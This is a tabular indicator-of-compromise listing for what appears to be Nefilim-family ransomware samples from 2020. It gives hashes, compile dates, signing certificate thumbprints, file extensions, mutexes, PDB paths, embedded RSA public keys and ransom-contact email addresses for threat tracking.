6-14-20 10:44 AM	6-11-20 5:35 PM	4324520d762404ae289c0dd43b6ec20a03f0a3c7	Sectigo	.TELEGRAM	na mne prigaet zhopa, pamc, pamc, pamc, pamc, pamc, ya vse

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\sosat' kiki\ devka\Release\ TELEGRAM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQA/EwlhHtiGGDbZiCK9RueyE6QkAMcEThXTRpHUy0IiiA7ZyrOJJdxJiYvNyIxDgH+MBghy1GCR6yAndjfQLYm1MRvxQUvO8xcO/Z8OLbM+HDWO7JCRGt9MA4Hl66zwpN9Wt9QpostFbBStU/OaOTda3LsmvD61DrwwEL0cpS/sBsXu4vUsAr1X1SjyQFSv2cZ1HX4TtTY349KqMnXZh6LGmOJxRQKbOmrgNxKTPfLibj1NnBj3mmKXuAVvj9x9zEhx1LWW4BWJOfdr6yN0k2RsxCQ1/dOdRf0kbUeoQrDWAEO278pLJcKq8O9X2Ik9sxRhQAWMFQRWxBgweKRtjHi	ChiaraChurcman@protonmail.com	JoanaBarnucci20@protonmail.com	HillaryGotsberg@tutanota.com

SHA-256
eb9a7ce77f7475b7652a66e548af6d7271ccadb35f2f947a4dfe63e522274374

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
6-14-20 8:24 PM	6-11-20 5:27 PM	4324520d762404ae289c0dd43b6ec20a03f0a3c7	Sectigo	.TELEGRAM	na mne prigaet zhopa, pamc, pamc, pamc, pamc, pamc, ya vse

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\sosat' kiki\devka\Release\TELEGRAM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQAtvymL5US78arWjWKmQcLfeDobksiPRV+Yyky54ZXo1wXYC0Qdr1+dCsb9VoQNrG+nMokPwn3A/jQj25NS3NoGHDQNrR0BA5U+f8ylfnQEKcGDbr1DqqkcQSvjcoVYik7yvr0ZWik2uAxPNqs+FC2AhASPKV9KDNt/wpiliOl1W60sREUF/t7tm613j6QlSejTt2WnmwVWOYdS9yQKAjoOfZ3WBYXLeKpAvd5f8vsGA5weSX4WHPz95DCfSfnKQsOIyuDmHY60TSiK6iCBReErk9zSMowF5J6UM7dfk/TDiRUexv1hskEkuwT7rLOHBw1IdcHYJbiRWoeW33sLioKT	EdsonEpsok@protonmail.com	Alfredhormund@protonmail.com	timothymandock@tutanota.com

SHA-256
706a4b0e0b4fd4a2347e0c3ee1281182a04b4a89631aa934e6b48673c463fba4

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
6-16-20 1:34 AM	6-11-20 5:50 PM	4324520d762404ae289c0dd43b6ec20a03f0a3c7	Sectigo	.TELEGRAM	na mne prigaet zhopa, pamc, pamc, pamc, pamc, pamc, ya vse

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\sosat' kiki\devka\Release\TELEGRAM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQCV5sT8cWR9j6FxxZsqA0Xl7eZuxlMoDOJjme82qOes/m1GweKvcwLX9RfK7PHYYHasNWz0hNRoqB9PMtu3MqBEu9w96xmM1G2kz7DFByAsrh36norFU2LDni8104b3XrnrIFrHdiEUiBM0Bx83L3Ikes/c8Fb/mqijgHTvUFPOd1hq8pttM928ia4r9ZGBWPb0+bKCdFpZ2qAG3V+yq7D/HleYWRLaq2+nWgpgSjh/Ao9uKGFtp/+iuqnoc8FLaTP3fX7iq1UcM9ZnW2BACayAI4fvOTccfy/ssDaFcpqKs43H/Jx+SCuFeN1Jjn/O0FaEbUT6b+XOiH9Ux6qsYrS+	Pameladuskhock@protonmail.com	Tamarabuildpop@protonmail.com	GilbertoPortaless@tutanota.com

SHA-256
a51fec27e478a1908fc58c96eb14f3719608ed925f1b44eb67bbcc67bd4c4099

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
7-9-20 11:25 AM				.NEFILIM	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBC gKCAQEAnc+ldx9Fd9yXvh5iPFbU7sa//wxUB8D v9OtVXcquU0itwnovE/Mqc1TX/ecULu0q8iW75L VkgLvkuCxsne3TdiMhwEHaYW1P6OKEvchlwu WA14d96UlBL84eZiZtwlchJ81IvmRn4SSTm1m hmjhWRnSCrMxpq7o3Faf5f+AsaifqWSvE2O8K s0FgzNvN4PilCDL+4urTO9SVwpNFTLQy9zUNd YYnAzkVQFxMKe0FmAa075NpnjviBTTxZ03zha Sjrf6fiDl+W6jtpkfXXZeJjbrcXqB1nMLddDEYNwc XhtGsFeInPedOaV2u9ZL9MpgJFNVm9XxKxQEI oU9pwJg4bwIDAQAB	bobbybarnett2020@ protonmail.com	friedashumes@ protonmail.com	markngibson10@ protonmail.com

SHA-256
8501eb770da38523728b8cecc73cb49c863d368ed1d047fd2c25771b921fdb06

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
7-9-20 3:52 PM				.NEFILIM	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBC gKCAQEAnc+ldx9Fd9yXvh5iPFbU7sa//wxUB8D v9OtVXcquU0itwnovE/Mqc1TX/ecULu0q8iW75 LVkgLvkuCxsne3TdiMhwEHaYW1P6OKEvchlw uWA14d96UlBL84eZiZtwlchJ81IvmRn4SSTm1 mhmjhWRnSCrMxpq7o3Faf5f+AsaifqWSvE2O8 Ks0FgzNvN4PilCDL+4urTO9SVwpNFTLQy9zUN dYYnAzkVQFxMKe0FmAa075NpnjviBTTxZ03zh aSjrf6fiDl+W6jtpkfXXZeJjbrcXqB1nMLddDEYNw cXhtGsFeInPedOaV2u9ZL9MpgJFNVm9XxKxQ EIoU9pwJg4bwIDAQAB	bobbybarnett2020@ protonmail.com	friedashumes@ protonmail.com	markngibson10@ protonmail.com

SHA-256
c2b9f3b84e3e990e2c225e05ea65e7a3aaaf5a688864d0ee68ed2eece557fac0

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
7-14-20 2:05 PM		255b36617c0d1c0aff3b819ce9dc2cd0f0a67a8a	Sectigo	.NEF1LIM	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBC gKCAQEAxPbkEq4BEko7RdrUyJTpZidSOfRuq W0XR4eFn83CYz8r3qtfwuztSWjvQWcOwSdV4 MKrhDeytFKiG7C+gxmH0GW2pDcJ69UFVwpO d4itAyBDxpRjzg1EDvszVXFTwGMz5TThSY/k6u NaKH0/YBvED7XrR/1YHd7iJwvtS7RGXsTcelfjW O+SlElE+Getx0TcjbDUyfjFfwIT0JC0K1O3CrwRx Kzo+fTOo4ha9H9/Oln0ZuCn65PrNPy8gyqBzGH 7B9Nk+fLxLMvxsgiFglJOZeLNS4Jffsl5mTQPZJ q9vWn2tme906OkJe88UrcJSfTeNOVuS+MD7e kJ5qDFOHIROwIDAQAB	AlanMorbenhal@ protonmail.com	AlanMorbenhal@ protonmail.com	AlanMorbenhal@ protonmail.com

SHA-256
f9ed3c070a2731acbfef6d4b2af980b6e922b2dda0e9227e02f4b4f3821f4b17

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
7-15-20 3:39 PM		255b36617c0d1c0aff3b819ce9dc2cd0f0a67a8a	Sectigo	.NEF1LIM	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBC gKCAQEAqd9fye2J3rH6MxcAQ+yTBxMwMG0D fd0rSAI+0R8HTkdJnAnaYdAoTsuMtVlWwe2r+7 Mtleo/OGvISM8OcvK/H6G9wezi8Ix7Av8oGB0+ oZJ1/LXI/HWRN139iSyXSXGQQZabUfltNZ59Qa Ct7LK2YdbX9Y9nMO2vqDu/egEv2+XmYnUJ1xj AF58C6LrmDSgXhD8nvpenxlF+vV5qydYhRoviX Phvlwg1PStKzJYtJumjGpog1YyxTUBKHVuiH3y cd4RQCtdlPEwDhH+wjxIrbLlYxZvknHh4oEHB8 a9B/fwJN+hBibHXu0swMjAlShGAQ+FjiPlzZlGRn QBoc1/yQIDAQAB	laraholmort@protonmail. com	Geenakormann@ protonmail.com	ChiaraKolkmann@ tutanota.com

SHA-256
7672243ced9a4f142f35f8ffc41a728e068a3e48f1110a790f67753c55147c46

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
7-16-20 6:03 AM	3-25-20 12:27 PM			.NEPHILIM	NULL

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	BgIAAACkAABSU0ExAAgAAAEAAQBnzmxR6Rmc96kX3FwPHDD5xVQelGbB79v54riGON2KOMSAwCRs4BNaz3TDyeJKMOKLVv6LRl7RaNE0wTqsL/106mi0he6nwiMwS39lOGlZ347a6pnSqHaB68UyiaQWf5BlBoW0c51Ck5u1JF9KUC4TX0LZvvAOtcepDD2CK23zadE7gTr/21S+j/zpRxi8N7njynqRSnBjXratKiZObxU/9EL004dBbQrsyeHZtsrnMmjcLBjQyJ5WPzRlgFk+I8mVA2IqoJtxFOhG23xILxDobWIFfoJQKG5gwzrhrzXHuR2Oh+GEaborbSmEAGhxReDbrrOoLLsZYNV36LbCejao	harrynarson@protonmail.com	Jeremyhilton@mail.com	jamesbrockner@tutanota.com

SHA-256
0bafde9b22d7147de8fdb852bcd529b1730acddc9eb71316b66c180106f777f5

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
8-24-20 3:52 PM		255b36617c0d1c0aff3b819ce9dc2cd0f0a67a8a	Sectigo	.NEF1LIM	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAuMrxxeDbPNzU0ASv4r5WGzXmyxWjp9NghbLW4aBs9tXe/IpGMho93jhBSbsvuqxRP6+M59JYgGOV3BHrV8FSIq1nUUedXsrY2ryiHm7HT2mMra6/gb9mnAHM6S6bgczh83ZbcUO7dySgmADVq0Rqt9krsxScWd/RYm17gAyJzRotx36f3HDTy6Ebr9GrF2gzpqmPUF+uIAra/PXOdG2tgeognSSqxbDuPCK9QPTG2S3vCrbIz1BePGrs+hstNfTsEvVBsns/OdOKhC2uIrvsFz+uHxWgxKyPsLGPTweTIkpLm5SYPlNr5Q5zy2I/Pi/zDqi6QA5XEJiWObcwH7+uOQIDAQAB	Lianaytman@protonmail.com	Murdochjoumo@protonmail.com	Ricardogurtress@tutanota.com

SHA-256
21873b75c829aa37d30c87e1bc29bebd042f7f3594d5373749270c42ab7c042f

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
9-18-20 4:38 PM		19b27fa9bf687a300db248fe17a9d40a9abf249a	Sectigo	.MEFILIN	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAqqm2sTw+LYhNhrmLtGc5v8wMjpyGM3/MLOre41AKigqcj+F4/g4OiChS/RqcjG5dAurvY6Ixcos8Wyah3gdLzQ8TiI+sfb3kjx2IqP4XbqbjMQct+PI52w/pjCQRMg86BjlmsryeEqZCqCjhEhEvwPy1J2dyCfDNm48LFuLPR9CIdGq/3Xj6467jZgXxr+A+x4hba8v0gUPdYRmtsxwlVTmx/2hR5Qt7bMx3Ah0RAfehAUnFO7IXJ+xLIOmjTVcltbrgxBg/kIHROnTApfYqX8KL1x4eaotKdd+WSKMAAyfDRzRa7afOIFzj3fs51uCp3AHDYwCIQGglufl6R94ndwIDAQAB	peterreyes41@protonmail.com	marshallgalvez@protonmail.com	joshuablankenship@protonmail.com

SHA-256
9e6be0a3bf10410a43c979902507647a4e4f4625a1470ad1ed90e460183b5995

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
9-19-20 12:14 PM		2be34a7a39df38f66d5550dcfa01850c8f165c81	Sectigo	.TRAPGET	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0AWb9+xt2JiIxPL5i2GbVxKh2qqEnJBakwFBdXQfO9/NOAlhAUNv5/AaqNS9JEL8JWPM+sV1CqZpI2iV+qgz3bHChQJvW9qL1898+aXkEun6wKRGr5cmogphfmrD2YHTTKa4GTMLPqtqlz0PLTbOAHo+aA58TOyVQtkmXwF18Orn5JH3wOn7CBUlN8jYSqpsW0DTlOnANXEcJc1cYqOEAfIHCzkPWLra4BFeyMM+uqoIUkHR26+rYN7tgXqH5aihR+7RbuiA4nZD5dgsOnRQYZ6Ft1Ek6SJHfsYgDPmPCZkFk8weNgoJmFW4RtFdV1auht91sUe5dUdf/tnposxsjQIDAQAB	befittingdavid@protonmail.com	luizunwrite2020@protonmail.com	luizunwrite2020@protonmail.com

SHA-256
ab7ae6803a010e1f92189c956080c46eca38c6325c1fcc0d766dd491212cbcd6

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
9-20-20 10:55 PM		2be34a7a39df38f66d5550dcfa01850c8f165c81	Sectigo	.TRAPGET	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBC gKCAQEArRfscCEd4qVNQrhdCaSD1vgoMHUg pT/fKM/A/8JRSvghsSpbobW2/Qzo/L/USN5LPb NAntDsElVer8AC0fpPuLKvUTFk1wEJles50d5hd 5UYPnTQgdR7g61PloE047n5nCKv9EQgtvK6uQ GR7q6cqewkrcgWLYHHP2DHzAIKEepWEcDR4 R380d1Eqrh+skdhB5Z9Rp/rSnrXY32fEoqW92Tt MfP9+/EfnLkTVI0/e/biqhFgH9mCN8sF+Nxh9FW /Vmdp2rFsBy0SRKdo0W5cb5BY940zUEEf7HKt 95NaAkueZTaznn4u5d4uh7qcL6ek+OELI78DJ4 GcgBR6Uk0wZAQfQswIDAQAB	markweary1980@ protonmail.com	robertvoracus2020@ protonmail.com	robertvoracus2020@ protonmail.com

SHA-256
bf49f122c16ae0eff99372a162821ce160d782c673c47c3b49d3fee7ad368cdb

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
9-21-20 11:21 PM				.TRAPGET	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
		befittingdavid@protonmail. com	luizunwrite2020@ protonmail.com	luizunwrite2020@ protonmail.com

SHA-256
e3dfc0485c5ecbeeb9a71473a25a6a8cdf616b7f05d66788ed6e6ade76aaf1af

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
9-22-20 5:49 PM		2be34a7a39df38f66d5550dcfa01850c8f165c81	Sectigo	.TRAPGET	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBC gKCAQEA3A3ihUYWdp9Y5Z2Rwb8sddex5uHt9 0yQZqezrjR9b4LvKpW4OyZiyOHgBZVHLrwqT9 3aLTWcCR4sBDO25M6OMRWIKcp0Ca0tUVBr D8DjB3uYxUCfqoTZqxTbfJm058qHLGHvdFB7 DyUiDB6Ao73Jb30sZDsANKZ0sjs6tUyIA5ohYc 0DxdBGmyUDCaKuoe2F/cHyWiT7A3Lbgwqq/s ciYSnLS2sjR6nooU4o3cSTUY2MCgelaYLVQ/ ItztT a06jPLKiVPzJneCqOF+Tg9Wb+kUurHQ9r 5YHFlN6trmSXCBgo5wUBuX2ZCfykMDEPdH+ ZNmTDpifJ6NiQmG2jV4lVQIDAQAB	Mariajackson2020williams@ protonmail.com	MariaJackson2019williams@ protonmail.com	StephanVeamont1997C@ tutanota.com

SHA-256
fd565d3f6de359fa8abab858d61e4a40a94d6184a801acc0f05a80fc0f0d1cac

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
9-26-20 12:00 PM		2be34a7a39df38f66d5550dcfa01850c8f165c81	Sectigo	.TRAPGET	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	TO CALCULATE	dennitruculent@protonmail.com	richardflat2020@protonmail.com	francheskomredini2020@tutanota.com

SHA-256
e508f4cda8e32c9b0b6112865b955ff88fbc5b2cfdd27cc09121108a782badc5

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
10-9-20 12:45 PM	10-4-20 4:46 PM	3b4470d37d93ca1c15224413672349200f1a51ea	Sectigo	.MERIN	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	UINBMQAIAAADAAAAAAEAAAAAAAAAAAAA QABoPxbxBGhUfeL39RlN0vEsBJnB653Qlxcgp KDQdV7bO39P4+W8ueAzJtCXQKe9np6Rd/3D0 6qNo0Lx9B+2Nqah7FsgVJQQPDmhSHWFVgLe QymDGoZDTzuUkEQx7yJWGivybiyltk1a30gMp uZRpT2hiu8fhBZuQL4sKHgEeu9JncwIEqOr0kJ A4U9EBBvnZmJL03zbeCsC9fbYjHgO90d1FFF8 CvMGgEuDWhivXTape/8nVeDsgTmDhqml8QGs CTM1jlcmtTSZcHds3GyeeCb+gfwaIXpZWrnaZ LemTertM5RpDPeoD9GUI6uc0vxoravM+yKWp PSqRbfqmYz56dc2Q==	Johnmoknales@protonmail.com	Thomposmirk@protonmail.com	Jeremynorton@tutanota.com

SHA-256
36943b4609bb00733cb46723155a61f949b8196f6f993575b609c9b505daf19f

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
10-15-20 4:23 AM	3-10-20 11:06 PM			.NEFILIM	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\why so ez\to bypass sofos\Release\NEPHILIM.pdb				

SHA-256
5723a06660155252894d701cc0b81cb5e1a4ebc12f1933ceb960e377b7b80a55

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
10-15-20 4:24 AM	4-30-20 5:16 PM			.OFFWHITE	ONA MOYA ROZA I YA EE LUBLUUUUUUUU, ONA MOYA DOZA - SEGODNYA ZATYANU

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\why so ez\ to bypass sofos\Release\ NEPHILIM.pdb				

SHA-256
8cf8c85c5a5c4a251cc2a1958f101e54bfa9e09b8f9b936b6b6dcffb95a806be

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
10-15-20 4:24 AM	5-11-20 7:57 PM	2c88392905ac24505b7c1584f49eafa39822745c	Sectigo	.OFFWHITE	ONA MOYA ROZA I YA EE LUBLUUUUUUUU, ONA MOYA DOZA - SEGODNYA ZATYANU

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\why so ez\ to bypass sofos\Release\ NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQDhD0Ge+qxM+L5xADd0mQI0y14w+hKkV34jieqIg5vWDUmDXb+irhhdcLCMICcQ6eSFz0UIBfAyeXWjlvsGrAVsnqqaZy3GagX6KoNkK5JFduY9LsB9F1SmdP3TSAE6cLqpcCgdm6r+x6rwf6ocXJtIHSH/nN8CNwR3jbIx6FbyYBo75Qn6Z/nITjhKcpx0wGkAxdyvpGy5VnFRRzQKS8PmARpX3CbLP7qQuLltIVkc1U3cs2QU9ZKZWigo+xnw11GvWFspV/s3oTov/M5WebrcUtADWPFLk1nvvXcV0kOsat/4U+OWv93nACK0C7cz64ocwEKgAm6K2DwX+CMtBf3E	SamanthaKirbinron@protonmail.com	DenisUfliknam@protonmail.com	RobertGorgris@protonmail.com

SHA-256
0e98fc3cef45351492926495ac7e8b39342b48ab5a8fd6a5bb903cb005b15b8a

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
10-15-20 4:24 PM	4-30-20 7:57 PM			.OFFWHITE	ONA MOYA ROZA I YA EE LUBLUUUUUUUU, ONA MOYA DOZA - SEGODNYA ZATYANU

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\why so ez\ to bypass sofos\Release\ NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQDhD0Ge+qxM+L5xADd0mQI0y14w+hKkV34jieqIg5vWDUmDXb+irhhdcLCMICcQ6eSFz0UIBfAyeXWjlvsGrAVsnqqaZy3GagX6KoNkK5JFduY9LsB9F1SmdP3TSAE6cLqpcCgdm6r+x6rwf6ocXJtlHSH/nN8CNwR3jbIx6FbyYBo75Qn6Z/nITjhKcpx0wGkAxdyvpGy5VnFRRzQKS8PmARpX3CbLP7qQuLltIVkc1U3cs2QU9ZKZWigo+xnw11GvWFspV/s3oTov/M5WebrcUtADWPFLk1nvvXcV0kOsat/4U+OWv93nACK0C7cz64ocwEKgAm6K2DwX+CMtBf3E	SamanthaKirbinron@protonmail.com	DenisUfliknam@protonmail.com	RobertGorgris@protonmail.com

SHA-256
9093233af919545a06bb718dd45e2b033be1caaf0844eec11c1f4cb8c0df3527

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
11-6-20 9:20 PM		b61a6607154d27d64de35e7529cb853dcb47f51f	Sectigo	.FUSION	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4ileoxoqqU3uURadZPIKMRZCWsnzkXNyuxYZFPDc4hREn+5kO8njounS2nRpgVTrbwMMy9bulSHOqbGGECuigYNxSY2xiQ9tQLDDug7RAiNCw9dJnzxwkzzq+0KX+ChbQQOVMbV+FjiApEOJou8DI9x+JlthhCGJt4oaNMV/Fnl8mLwsRLyKEC+TpBPioBoxmhNB9Rc7xuO8Mi6dg/Tfw2A49xaCvUUvaLiCyD70IAKU12v2VerKOb1/HbkaOzgOvVdu6ekEscf9eXmO0EZ5Sfgozun79apNaiPeVW5rvrPxhAySF4O0Yio+yjKwMYGnt7XCAE0yzNVaegoBo3sROQIDAQAB	idahaines2020@tutanota.com	kristenjones25@tutanota.com	joycepmills@protonmail.com

SHA-256
006c9ba4ca0218e7bd2c7c21653497d3215bbeefbc1f5c2781549b306bab8e5e

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
11-7-20 8:13 AM		b61a6607154d27d64de35e7529cb853dcb47f51f	Sectigo	.FUSION	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBC gKCAQEA5p292zPYr/H1MSnsfqf1u9JiL0gF6Bh7 vethyQvGK4mBBHJB3HwmUdegGMCWKFw2w +ncKuIKXVXLX7mPDG+NdiAWnIdvN1maRkf20j Y1LYRaeuYZ7Zchp3UhFkiaqtaDHtrtWMVfyFeoa w1SwmpzBhiTRIJVfCeBXdQQBlGUInccKdQp9 wk2R/VkMQaDaA7isp+is9sc4plrDQWQ+tf7oPU mIaAl2yL14aHGNPiZZSPCafYUG6Duhk8TCpm smdBDUrSRbXTcC8N7iPJNleGV5Q2EVoGBV8y 8uhWnfR+SSyxixJvYZAvH2JpvAkjWdMemdt1Pj Sg953GPcWZwlmv6pQIDAQAB	williamsturm1985@ tutanota.com	mariebautista1990@ tutanota.com	juanmanderson@ protonmail.com

SHA-256
b0bc926e3d581a927f3b3e7ed07ca2c7f38f31441ceacb4ce8989cf913fa2c2d

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
11-24-20 8:31 PM		b61a6607154d27d64de35e7529cb853dcb47f51f	Sectigo	.FUSION	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBC gKCAQEAysTzoAXY+KtcMidaMEOVN48e4B85 Wyab3Pej8zjcmvxofvEXSqv8281znoBxpsepcPX 8gKlx/1H27xPjkChMRiZAaBkUam9g5VrED1hx9 BwQo2uoR3T34W4TXXAxYxO3jkIK59HL+6O52 ElgD7OWg/kJhYxhS3kFNBrxgdsN1vly0TiCV6N SJwqBbDXQpHfx8bIidmryAyt8+XTVAEJsD4Kk9 94gg/Ag745uoQ09UUTV999R/jgpu0hIuEhPSp0 ErLbMaeeMkZBxR72ZEkBlGHYrPiddadWJSGx 5+hZYoVKuGK9bJ7MGB8m8Tta1sO1O2Ju0vp AHpSPzbhAtp3lyVQIDAQAB	carlosernandes30@ tutanota.com	lillianhurtada1990@ tutanota.com	williamscarson@ protonmail.com

SHA-256
dda5c2bcd1a1bacd2381fef6801e482bc3c3c39692b2ed9b2f5ba6acc149c193

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
12-8-20 12:51 PM		05eebfec568abc5fc4b2fd9e5eca087b02e49f53	Sectigo	.INFECTION	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA6dRQ00CDBKaUBn0MLk/u6gxa0L+w0ArE6LF8qf6DjD5KDE6PGxMbUxgg6O4oWianTXGUCJQ9lyGYkYkAUBe4Qnfq5uZ0/gVhpzjUBe/sjy/GsOC0BWE8nfMwjj9mGwNL38N9KxIoF4n+wnxhqpzJ2gKGIeB2/M2QFyuxXSJnVgvXgLuoZD5mW33O6q0GvckWDGPts0KdH1VgFJrCV6YQdxB0V2Hv0Pu0DUO11ptxZfrlE6+ynzZc/AC0K O0a7Xbt10ItmCv/2Gg/o9v7zzEY3WXzGjiaA8ob MEzT6rexSy24hhg7/fM4+eqLik6yeLKs+RmyBiri7lUGrI0/bJNuHwIDAQAB	Donaldkramp@tutanota.com	dariusfreeman@tutanota.com	Golbertrafs1956@protonmail.com

SHA-256
bf1c2448a13e4a536855a8af7b91a6e6da63af0254e6540fdb9f7731d855a957

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
12-9-20 10:35 AM		05eebfec568abc5fc4b2fd9e5eca087b02e49f53	Sectigo	.INFECTION	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAsosvZxM9mmYKsRNaYXe97NHC9WCh6EpAERvVo7sG0xfAaXB8wATvT7uVyrmTPA6ni8TgFFP7P+W5r3YUJzkNFgYfYVzSyp3lCUnWrYKXWTl30KdV74Kjx8VK2L9Ulisfkar3I4dbsxz+QCFF3iUEiTrG2u6THbGf/WS1P/WrejG7eS5/MnPVDIaov84C5IoIlSZ6LY6p8fsQ1zuAPK0KvEjxPDCBsxL9amNnzwxLhDrJwWnyCNZyz1EXVYaIGFJ84mQLIHTzH/c/4hLa7gKhyegqLQee7T/9Z74/3OxY7LZ1ya/yi/wQzHJ20aAjUAGeKB8/leEzkgBnOEtCLuOSTwIDAQAB	williamacedo2020@tutanota.com	johncastro1990@tutanota.com	jamestrodriges@protonmail.com

SHA-256
c81c2c539ccba4c38add72e271fe63a2e389f2f645050289257fc6af4f47a82e

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
12-9-20 12:02 PM		05eebfec568abc5fc4b2fd9e5eca087b02e49f53	Sectigo	.INFECTION	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA+ARJnY0AuvDHvgQ2Nk3OyP5HgiGO4jIXc06kC5h4IIOnON9amd9PR0p6bkh1K66i7hO/qw4WBJB41tnEUFrk4xrGX/Smj9lobBMGcyN4oNVjkqYUPgheQbNR9EjkGXMIwNLgFfN7O+ZI3T7d64CbXBKX+wu3eUTadwSgejEa7UerkdqaLvn1HfA/QBtJJNvxYDG/1v0uF5TgR3/oQw50z0qknA4OYw/sagVs1H3ryLmqsls/R3Ot6n5bCK97FyFfkn/a8ej+lwa7iOoBlYwJpGSt1yMqBpeYDcNmwbMJlRLF3ifAQwHedwB/ihLWVB0muDCGOvc9bCTh2uikc5LeFQIDAQAB	christopherlampar1990@tutanota.com	rodtherry1985@tutanota.com	lewisldupre@protonmail.com

SHA-256
4dc141ee20ce53b0dedf32ef04902880f8045753edf52b663b44d9fc3dc23d66

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
12-11-20 12:50 AM				.INFECTION	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA+ARJnY0AuvDHvgQ2Nk3OyP5HgiGO4jIXc06kC5h4IIOnON9amd9PR0p6bkh1K66i7hO/qw4WBJB41tnEUFrk4xrGX/Smj9lobBMGcyN4oNVjkqYUPgheQbNR9EjkGXMIwNLgFfN7O+ZI3T7d64CbXBKX+wu3eUTadwSgejEa7UerkdqaLvn1HfA/QBtJJNvxYDG/1v0uF5TgR3/oQw50z0qknA4OYw/sagVs1H3ryLmqsls/R3Ot6n5bCK97FyFfkn/a8ej+lwa7iOoBIYwJpGSt1yMqBpeYDcNmwbMJIRLF3ifAQwHedwB/ihLWVB0muDCGOvc9bCTh2uikc5LeFQIDAQAB	christopherlampar1990@tutanota.com	rodtherry1985@tutanota.com	lewisldupre@protonmail.com

SHA-256
82bb6f8eeb55b309d982e3290e07c185b55779a528589d90f35fd58d4b677903

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
12-11-20 3:28 AM				. .INFECTION	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
